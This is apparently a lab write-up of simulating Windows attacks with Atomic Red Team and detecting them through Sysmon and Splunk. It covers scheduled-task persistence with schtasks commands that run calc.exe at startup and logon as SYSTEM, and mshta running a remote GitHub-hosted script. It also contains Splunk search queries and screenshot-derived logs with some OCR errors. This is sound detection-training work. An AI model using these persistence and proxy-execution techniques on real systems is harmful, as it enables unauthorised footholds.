PS C:\Users\Administrator> Get-ScheduledTask

TaskPath          TaskName          State
-----
\                atomic red team   Ready
\                ATOMIC-T1053.005 Ready
\                AtomicTask       Ready
\                AtomicTaskModifed Ready
\                CompMgmtBypass Ready
\                EventViewerBypass Queued
\                spawn Ready
\                T1053_005_OnLogon Ready
\                T1053_005_OnStartup Ready
\                T1053_005_WMI Ready
\                User_Feed_Synchronization-{550... Ready
\GoogleSystem\GoogleUpdater\ GoogleUpdaterTaskSystem149.0.7... Ready
\GoogleUserPEH\   RunPlatformExperienceHelper_Daily Ready
\Microsoft\Windows\.NET Framework\ .NET Framework NGEN v4.0.30319 Ready
\Microsoft\Windows\.NET Framework\ .NET Framework NGEN v4.0.30319 64 Ready
\Microsoft\Windows\.NET Framework\ .NET Framework NGEN v4.0.30319... Disabled
\Microsoft\Windows\.NET Framework\ .NET Framework NGEN v4.0.30319... Disabled
\Microsoft\Windows\Active Directory Rights ... AD RMS Rights Policy Template ... Disabled
\Microsoft\Windows\Active Directory Rights ... AD RMS Rights Policy Template ... Ready
\Microsoft\Windows\AppID\ EDP Policy Manager Ready
\Microsoft\Windows\AppID\ PolicyConverter Disabled
\Microsoft\Windows\AppID\ VerifiedPublisherCertStoreCheck Disabled
\Microsoft\Windows\Application Experience\ Microsoft Compatibility Appraiser Ready
\Microsoft\Windows\Application Experience\ ProgramDataUpdater Ready
\Microsoft\Windows\Application Experience\ StartupAppTask Ready
\Microsoft\Windows\ApplicationData\ appuriverifierdaily Ready
\Microsoft\Windows\ApplicationData\ appuriverifierinstall Ready
\Microsoft\Windows\ApplicationData\ CleanupTemporaryState Ready
\Microsoft\Windows\ApplicationData\ DsSvcCleanup Ready
\Microsoft\Windows\AppxDeploymentClient\ Pre-staged app cleanup Disabled
\Microsoft\Windows\Autochk\ Proxy Ready
\Microsoft\Windows\BitLocker\ BitLocker Encrypt All Drives Ready
\Microsoft\Windows\BitLocker\ BitLocker MDM policy Refresh Ready
\Microsoft\Windows\Bluetooth\ UninstallDeviceTask Ready
\Microsoft\Windows\BrokerInfrastructure\ BgTaskRegistrationMaintenanceTask Ready
\Microsoft\Windows\CertificateServicesClient\ AikCertEnrollTask Ready
\Microsoft\Windows\CertificateServicesClient\ CryptoPolicyTask Ready
\Microsoft\Windows\CertificateServicesClient\ KeyPreGenTask Ready
\Microsoft\Windows\CertificateServicesClient\ SystemTask Ready
\Microsoft\Windows\CertificateServicesClient\ UserTask Ready
\Microsoft\Windows\CertificateServicesClient\ UserTask-Roam Ready
\Microsoft\Windows\Chkdsk\ ProactiveScan Ready
\Microsoft\Windows\Chkdsk\ SyspartRepair Ready
\Microsoft\Windows\Clip\ License Validation Disabled
\Microsoft\Windows\CloudExperienceHost\ CreateObjectTask Ready
\Microsoft\Windows\Customer Experience Impr... Consolidator Ready
\Microsoft\Windows\Customer Experience Impr... UsbCeip Ready
\Microsoft\Windows\Data Integrity Scan\ Data Integrity Scan Ready
\Microsoft\Windows\Data Integrity Scan\ Data Integrity Scan for Crash ... Ready
\Microsoft\Windows\Defrag\ ScheduledDefrag Ready
\Microsoft\Windows\Device Information\ Device Ready
\Microsoft\Windows\Device Setup\ Metadata Refresh Ready
\Microsoft\Windows\Diagnosis\ Scheduled Ready
```

Task creation output :



```
Exit code: 0
Done executing test: T1053.005-8 Import XML Schedule Task with Hidden Attribute
Executing test: T1053.005-9 PowerShell Modify A Scheduled Task
TaskPath:
-----
\
\
Exit code:
Done execut
Executing t
The filename
Exit code:
Done execut
Executing t
The operati
SUCCESS: Th
Let's open
Exit code:
Done execut
Executing t
The operati
SUCCESS: Th
Let's run t
SUCCESS: At
Exit code:
Done executing test: T1053.005-12 Scheduled Task Persistence via Eventviewer.msc
PS C:\Users\Administrator> taskschd.msc
PS C:\Users\Administrator>
```

new task created

This command created a scheduled task on the Windows system to simulate persistence behavior. The execution was performed in a controlled lab environment for detection and analysis purposes only.


Sysmon Telemetry:

This attack simulates persistence using Windows Scheduled Tasks. I had created a scheduled task that executes `calc.exe` on system startup and user logon.

1. Event ID 1 (Process Creation):

Sysmon captured the execution of `schtasks.exe` used to create a scheduled task.

- **Process:** schtasks.exe



This confirms scheduled task creation activity

2. Event ID 7 (Image Loaded):

Sysmon recorded loading of Task Scheduler engine:

- Image Loaded: taskschd.dll
- Process: schtasks.exe

Event Viewer

File Action View Help

Operational Number of events: 26,717 (0) New events available

Level	Date and Time	Source	Event ID	Task Category
Information	5/18/2026 12:22:39 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/18/2026 12:22:39 AM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	5/18/2026 12:22:39 AM	Sysmon	7	Image loaded (rule: ImageLoad)
Information	5/18/2026 12:22:39 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/18/2026 12:22:37 AM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	5/18/2026 12:22:37 AM	Sysmon	11	File created (rule: FileCreate)
Information	5/18/2026 12:22:37 AM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	5/18/2026 12:22:37 AM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	5/18/2026 12:22:37 AM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	5/18/2026 12:22:37 AM	Sysmon	7	Image loaded (rule: ImageLoad)
Information	5/18/2026 12:22:37 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	5/18/2026 12:22:37 AM	Sysmon	11	File created (rule: FileCreate)
Information	5/18/2026 12:22:37 AM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	5/18/2026 12:22:37 AM	Sysmon	13	Registry value set (rule: RegistryEvent)
Information	5/18/2026 12:22:37 AM	Sysmon	13	Registry value set (rule: RegistryEvent)

Event 7, Sysmon

General Details

Image loaded:
 RuleName: technique_id=T1053,technique_name=Scheduled Task
 UtcTime: 2026-05-18 07:22:37.642
 ProcessGuid: {b2f565bb-be3d-6a0a-5203-00000000f000}
 ProcessId: 3588
 Image: C:\Windows\System32\lschtasks.exe
 ImageLoaded: C:\Windows\System32\taskschd.dll
 FileVersion: 10.0.17763.2213 (WinBuild.160101.0800)
 Description: Task Scheduler COM API
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: taskschd.dll
 Hashes: SHA1=E49579BEE3E179E3138CED6EA3550FCBB4C152B1,MD5=8C97A2B62DF4EEB7212651D6CCF9526F,SHA256=60CE286B7B62DD3C77F63C79742D43C6BA33393E41F9BC93E1C6239019D9A96,IMPHASH=723D6EBFFD0528A2001EABF3A7BAFF6C
 Signed: true
 Signature: Microsoft Windows
 SignatureStatus: Valid

Log Name: Microsoft-Windows-Sysmon/Operational
 Source: Sysmon
 Event ID: 7
 Level: Information
 User: SYSTEM
 OpCode: Info
 More Information: [Event Log Online Help](#)


Logged: 5/18/2026 12:22:37 AM
 Task Category: Image loaded (rule: ImageLoad)
 Keywords:
 Computer: WIN-NS43A1415U6

This confirms interaction with Windows Task Scheduler COM API

3. Event ID 13 (Registry Modification):

Registry modification was observed under TaskCache:

- Process: svchost.exe (SYSTEM)



This confirms persistence registration of scheduled task

Detection in Splunk

The Windows machine was configured with Splunk Universal Forwarder to send system and Sysmon logs to a centralized Splunk instance running on a Kali Linux machine(10.0.2.3) via port 9997.

To verify the presence of the attack in Splunk, the following search queries were used:

index=wineventlog EventCode=1 schtasks "T1053_005_OnStartup"

Kali Linux x Search | Splunk 10.0.2 x +

Not Secure http://10.0.2.3:8000/en-US/app/search/search?q=search index%3Dwineventlog EventCode%3D1 schtasks "T1053_005_OnStartup"&display.page.search.mode=verbose&dispatch.s...

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index=wineventlog EventCode=1 schtasks "T1053_005_OnStartup"

Time range: All time

3 events (before 5/20/26 11:49:37.000 AM) No Event Sampling

Events (3) Patterns Statistics Visualization

Timeline format Zoom Out + Zoom to Selection x Deselect 1millisecond per column

Format Show: 20 Per Page View: List

Hide Fields All Fields

SELECTED FIELDS

- # EventCode: 1
- # host: 1
- # source: 1
- # sourcetype: 1

INTERESTING FIELDS

- # CommandLine: 3
- # Company: 1
- # ComputerName: 1
- # CurrentDirectory: 1
- # Description: 2
- # EventType: 1
- # FileVersion: 2
- # Hashes: 2
- # Image: 2
- # Index: 1
- # IntegrityLevel: 1
- # Keywords: 1
- # Linecount: 1
- # LogonId: 1

5/18/26 3:22:37.624 AM

... 23 lines omitted ...

Company: Microsoft Corporation

OriginalFileName: schtasks.exe

CommandLine: schtasks /create /tn "T1053_005_OnStartup" /sc onstart /ru system /tr "cmd.exe /c calc.exe"

CurrentDirectory: C:\Users\ADMINI~1\AppData\Local\Temp\

... 9 lines omitted ...

ParentCommandLine: "cmd.exe" /c schtasks /create /tn "T1053_005_OnLogon" /sc onlogon /tr "cmd.exe /c calc.exe" & schtasks /create /tn "T1053_005_OnStartup" /sc onstart /ru system /tr "cmd.exe /c calc.exe"

Show all 38 lines

Event Actions

Type	Field	Value	Actions
Selected	EventCode	1	
	host	WIN-NS43A1415U6	
	source	WinEventLog:Microsoft-Windows-Sysmon/Operational	
	sourcetype	XmlWinEventLog:Microsoft-Windows-Sysmon/Operational	
Event	CommandLine	schtasks /create /tn "T1053_005_OnStartup" /sc onstart /ru system /tr "cmd.exe /c calc.exe"	
	Company	Microsoft Corporation	
	ComputerName	WIN-NS43A1415U6	

Kali Linux x Search | Splunk 10.0.2 x +

Not Secure http://10.0.2.3:8000/en-US/app/search/search?q=search index%3Dwineventlog EventCode%3D1 schtasks "T1053_005_OnStartup"&display.page.search.mode=verbose&dispatch.s...

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Restore Session

Format Show: 20 Per Page View: List

Hide Fields All Fields

SELECTED FIELDS

- # EventCode: 1
- # host: 1
- # source: 1
- # sourcetype: 1

INTERESTING FIELDS

- # CommandLine: 3
- # Company: 1
- # ComputerName: 1
- # CurrentDirectory: 1
- # Description: 2
- # EventType: 1
- # FileVersion: 2
- # Hashes: 2
- # Image: 2
- # Index: 1
- # IntegrityLevel: 1
- # Keywords: 1
- # Linecount: 1
- # LogonId: 1
- # LogonId: 1
- # Message: 3
- # OpCode: 1
- # OriginalFileName: 2
- # ParentCommandLine: 2
- # ParentImage: 2
- # ParentProcessId: 2
- # ParentUser: 1

5/18/26 05/18/2026 12:22:37.624 AM

LogName=Microsoft-Windows-Sysmon/Operational

EventCode=1

EventType=4

ComputerName=WIN-NS43A1415U6

User=NOT_TRANSLATED

Sid=5-15-18

SidType=8

SourceName=Microsoft-Windows-Sysmon

Type=Information

RecordNumber=21345

Keywords=None

TaskCategory=Process Create (rule: ProcessCreate)

OpCode=Info

Message=Process Create:

RuleName: technique_id=T1053.005, technique_name=Scheduled Task/Job

UtcTime: 2026-05-18 07:22:37.623

ProcessId: 0x75650b-ba3d-6aba-5203-000000000000

ProcessId: 3568

Image: C:\Windows\System32\schtasks.exe

FileVersion: 10.0.17763.1852 (WinBuild.160101.0000)

Description: Task Scheduler Configuration Tool

Product: Microsoft Windows operating system

Company: Microsoft Corporation

OriginalFileName: schtasks.exe

CommandLine: schtasks /create /tn "T1053_005_OnStartup" /sc onstart /ru system /tr "cmd.exe /c calc.exe"

CurrentDirectory: C:\Users\ADMINI~1\AppData\Local\Temp\

User: WIN-NS43A1415U6\Administrator


LogonId: 0x75650b-ba3d-6aba-7654-000000000000

LogonId: 0x8476

TerminalSessionId: 1


Interpretation: Bin

index=* EventCode=7 schtasks



Screenshot: Splunk detection result

index=wineventlog EventCode=13 T1053_005_OnStartup



Screenshot: Splunk detection result

During analysis in Splunk and Windows VM Sysmon logs, a **Scheduled Task creation activity (MITRE T1053.005)** was identified. The same events were confirmed in both data sources, validating the attack behavior and persistence attempt.

Splunk Correlation Result

Splunk logs matched exactly with Sysmon events:

- Same timestamp 5/18/2026 12:22:37 AM
- Same process chain (`cmd.exe` → `schtasks.exe`)
- Same task name (`T1053_005_OnStartup`)
- Same execution payload (`calc.exe`)

Confirms successful cross-platform log correlation

◆ Key Event

- Event ID: 1 (**Process Creation**)

Attack 2: T1218.005 – MSHTA



In this lab exercise, a Signed Binary Proxy Execution attack (T1218.005) was simulated using the Atomic Red Team framework on a Windows virtual machine. This technique abuses the legitimate Windows binary `mshhta.exe` to execute remote or malicious scripts, often bypassing security controls.

Analysis of Sysmon logs in both Windows VM and Splunk revealed execution of **Mshta-based attack (MITRE T1218.005)**. I have used `mshhta.exe` to execute a remote script hosted on GitHub, indicating use of a Living-off-the-Land Binary (LOLBIN) for stealthy execution.

◆ Command

The attack was executed using the following command:

```
Invoke-AtomicTest T1218.005 -TestNumbers 1
```




Screenshot: mshta execution

Sysmon Detection (Event ID 1)

The attack was successfully captured by Sysmon Event ID 1 (Process Creation). The following key details were observed:

- Process Name: `C:\Windows\System32\mshta.exe`
- Command Line: Execution of a JavaScript payload using `mshta.exe` that retrieves a script from a remote GitHub URL
- Parent Process: `cmd.exe`
- Technique ID: T1218.005 (Signed Binary Proxy Execution – Mshta)
- Timestamp: 5/18/2026 4:08:36 AM (UtcTime field)



Screenshot: Windows VM Sysmon Log

This confirms that the mshta process was executed as part of the Atomic Red Team simulation.

